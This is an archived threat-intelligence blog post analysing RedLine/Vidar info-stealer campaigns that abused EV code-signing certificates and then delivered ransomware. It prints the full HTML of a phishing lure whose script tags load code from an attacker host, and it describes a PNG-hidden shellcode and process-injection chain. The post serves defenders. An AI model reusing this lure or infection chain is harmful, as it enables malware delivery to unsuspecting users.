RedLine/Vidar Abuses EV Certificates, Shifts to Ransomware

Published: 2023-09-13 · Archived: 2026-04-02 11:05:44 UTC

Ransomware

In this blog, we investigate how threat actors used information-stealing malware with EV code signing certificates and later delivered ransomware payloads to its victims via the same delivery method.

By: Hitomi Kimura, Ryan Soliven, Ricardo Valdez III, Nusrath Iqra, Ryan Maglaque Sep 13, 2023 Read time: 6 min (1614 words)

We have been observing malware families RedLine and Vidar since the middle of 2022, when both were used by threat actors to target victims via spear-phishing scams. Earlier this year, RedLine targeted the hospitality industry with its info stealer malware.

Our latest investigations show that the threat actors behind RedLine and Vidar now distribute ransomware payloads with the same delivery techniques they use to spread info stealers. This suggests that the threat actors are streamlining operations by making their techniques multipurpose. In this particular case we investigated, the victim initially received a piece of info stealer malware with Extended Validation (EV) code signing certificates. After some time, however, they started receiving ransomware payloads via the same route.

EV code signing certificates are issued to organizations that are verified to have legal and physical existence in each country. They entail an issuance process with extended identity verification compared to regular code signing certificates, as well as private key generation where a hardware token is required.



Figure 1. The info stealer sample with an EV code signing

Since June of this year, the CA/Browser Forum (CABF) — a public key infrastructure (PKI) industry group — made hardware key generation mandatory for even regular code signing certificates. This is an additional effort to

address private key protection by making it more difficult to steal private keys and certificates from computers since they cannot be copied as software data.

Despite these additional security measures, there were over 30 EV code-signed samples used from July to August 2023 related to this case. The info stealer, detected as TrojanSpy.Win32.VIDAR.SMA, was polymorphous, with each sample having a different hash. While there are other cases where threat actors have used EV certificates for their malware, this is the first time a single threat actor was observed with this many samples. It is currently unknown how the threat actor accessed the private key.

In a previous report, we observed that QAKBOT operators abused regular code signing certificates, most of which were used by a single threat actor. Reviewing the certificate contents suggested that the certificates were directly issued by a certificate authority (CA) to a threat actor impersonating the victim companies. In the case of RedLine and Vidar, we can assume that that the threat actor who code-signed the EV certificate possibly owns the hard token itself or has access to the host that the hard token is connected.

Certificates used for signing malicious modules can be revoked by reports from security researchers that result in invalidating their respective code signing. Code signing using X.509 certificates allows the setting of a "revocation date" that only invalidates modules signed after the specified revocation date. This is to protect the validity of code signing for modules signed before the private key was compromised.

In the case we investigated, the code signing of the info stealer was not invalidated because the revocation date was set on August 3, the date we reported the abuse rather than the sample's signing date. The malware sample was signed on July 17, earlier than the revocation date set, and thus continued to have a valid signature verification.

We contacted the CA to explain that the certificate should be revoked using the issuance date as the revocation date instead so that all code signing using that certificate is invalidated. The certificate was then processed with March 21 as the revocation date, and all public observed sample signatures beyond March 21 were invalidated. Notably, ineffective revocation date setting is a problem that has been reported in past research papers.

The certificate we investigated had the serial number *5927C49718E319C84A7253F7DEB1A420*, and in the following image we can see that the revocation date on the certificate revocation list (CRL) was updated from August 3 to March 21.



Figure 2. The revocation date on the CRL was updated from August 3 to March 21.



Figure 3. The infection chain of the piece of info stealer malware used by RedLine and Vidar

Malicious actors behind RedLine and Vidar use classic and well-worn techniques to lure victims to run malicious files:

- They use phrases in spear-phishing emails that call for action and invoke a sense of urgency on topics related to health and hotel accommodations.
-
- They use double extensions to trick users into thinking that the files they are executing are .pdf or .jpg files rather than .exe files that jump-start the infection when they are run. They also take advantage of regular users whose view might typically hide the extension, resulting in them failing to notice that the file they are executing is in face an EXE file.
-
- They use LNK files that contain the command to execute the malicious file to help bypass detection.
-
- Despite Google Drive's built-in protocols, which automatically evaluate files to guard systems against malware, malicious actors manage to transfer malicious files through the file storage service.



Figure 4. The infection chain that delivered a ransomware payload through the same delivery method used for RedLine and Vidar's info stealer malware

In the case we investigated, the victim had initially been getting info stealer malware from a series of campaigns around July 10 this year. On August 9, they received a ransomware payload after being tricked into downloading and opening a fake TripAdvisor complaint email attachment. The attachment used a double file extension (.pdf.htm) to masquerade itself as a benign .pdf file and conceal the actual .htm payload.



Figure 5. The "TripAdvisor-Complaint.pdf.htm" file



Figure 6. User downloading the spear-phishing attachment, as seen on the Trend Vision One™ Workbench

Upon opening the attachment and selecting “Read Complaint,” the user then unknowingly executed the following JavaScript files from *samuelelena[.]co*:

- *hxxps://samuelelena[.]co/npm/module.external/jquery.min.js*
- *hxxps://samuelelena[.]co/npm/module.external/moment.min.js*
- *hxxps://samuelelena[.]co/npm/module.external/client.min.js*
- *hxxps://samuelelena[.]co/npm/module.tripadvisor/module.tripadvisor.js*

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Tripadvisor</title>
    <link rel="icon" href="
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
    <link href="https://fonts.googleapis.com/css2?family=PT+Sans:ital,wght@0,400;0,700;1,400;1,700&display=swap" rel="stylesheet">
    <link rel="stylesheet" href="https://40031.co/npm/module.tripadvisor/module.tripadvisor.css">
</head>
<body>
    <div class="windowBox"></div>
    <div class="root h-full w-full">
        <div class="bg-image"></div>
    </div>
    <script src="https://samuelelena.co/npm/module.external/jquery.min.js"></script>
    <script src="https://samuelelena.co/npm/module.external/moment.min.js"></script>
    <script src="https://samuelelena.co/npm/module.external/client.min.js"></script>
    <script src="https://samuelelena.co/npm/module.tripadvisor/module.tripadvisor.js"></script>
    <script>
        let authorizationCode = "";
        let companyCode = "";
        let moduleTripadvisor = new ModuleTripadvisor(authorizationCode, companyCode);
        new WindowsChromeDarkMode(moduleTripadvisor.detectColorTheme(), moduleTripadvisor.formatOs());
    </script>
</body>
</html>
```

Figure 7. The contents of “TripAdvisor-Complaint.PDF.htm”

This subsequently downloaded and executed *TripAdvisor Complaint-Possible Suspension.exe*. A different version, spotted and analyzed by [BleepingComputernews article](), downloads an Excel XLL file when the "Read Complaint" button is selected. This XLL file is created using Excel-DNA, which integrates .NET into Microsoft Excel to execute the malware when it is opened.



Figure 8. The subsequent download and execution of “TripAdvisor Complaint-Possible Suspension.exe”

The file *TripAdvisor Complaint-Possible Suspension.exe* connected to the following URLs:

- *hxxps://doi[.]org* (governs the Digital Object Identifier systems)
- *hxxps://i.ibb[.]co/Gp95Qcw/2286401330.png* (image hosting site)

Contents of the *2286401330.png* file were read and transformed into an encrypted shellcode that was saved as:

- *C:\Users\ <username>\AppData\Roaming\KYMRCRHEVFUJGZHWNKKD\YUUUBCFJVYCNCBMABZLBL*



Figure 9. The “2286401330.png” file



Figure 10. Shellcode “YUUUBCFJVYCNCBMABZLBL”

Afterward, the encrypted shellcode was decrypted to generate another shellcode, saved as follows:

- *C:\Users\<username>\AppData\Local\Temp\70685a9e*



Figure 11. The outbound connection to “hxxps://i.ibb[.]co/Gp95Qcw/2286401330.png” leading to the creation of shellcode “70685a9e”



Figure 12. Shellcode “70685a9e”

Following this, *TripAdvisor Complaint-Possible Suspension.exe* spawned *cmd.exe*, where the second decrypted shellcode *70685a9e* was injected. After this, *cmd.exe* dropped a legitimate 7-Zip standalone console application *rgb9rast.exe* in *%temp%* and launched it as follows:

- *C:\Users\<username>\AppData\Local\Temp\rgb9rast.exe*



Figure 13. Process injection to “rgb9gast.exe”

Eventually, the ransomware payload detected as Ransom.Win64.CYCLOPS.A was injected into *rgb9rast.exe*. We observed *rgb9gast.exe* dropping the ransom note, encrypting files with a .knight_l extension, and performing an outbound Server Message Block (SMB) connection to encrypt files on the network.



Figure 14. Encryption using the ".knight_l" extension and outbound SMB connection to encrypt other files on the network

We observed that the threat actors also use the following file names for their malicious files. The samples of the following files were found to have EV code signing:

- *Additional information about the reservation.exe*
- *doctor's opinion.exe*
- *Doctor's recommendations.exe*

The threat actors also use the following file names for their malicious files without EV code signing:

- *Additional informatoin about the reservation.exe* (The spelling “informatoin” instead of “information” is as the file name reads.)
- *TripAdvisor Complaint - Possible Suspension.exe* ransomware

They also used the following double extensions:

- *Additional information about the reservation.jpg.exe*
- *Additional information about the reservation.pdf.exe*
- *cleaning products recommendations.pdf.exe*
- *doctor's opinion.pdf.exe*
- *doctor's opinion.pdf.exe.exe*
- *Doctor's recommendations.pdf.exe*
- *Requests.pdf.exe*
- *requests.pdf.exe*

Common delivery methods for the ransomware payload observed include the following paths:

- *C:\Users\[user]\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\AHYEW8U2\TripAdvisor-Complaint-Lcn5en.PDF.htm*
- *C:\Users\ [user] \AppData\Local\Temp\gigiduru.PDF.htm*
- *C:\Users\ [user] \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\MNV4PEH3\TripAdvisor-Complaint-9dyl66.PDF.htm*
- *C:\Users\ [user] \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\J53L41BP\TripAdvisor-Complaint-1uy8dx.PD*F.htm

Conclusion

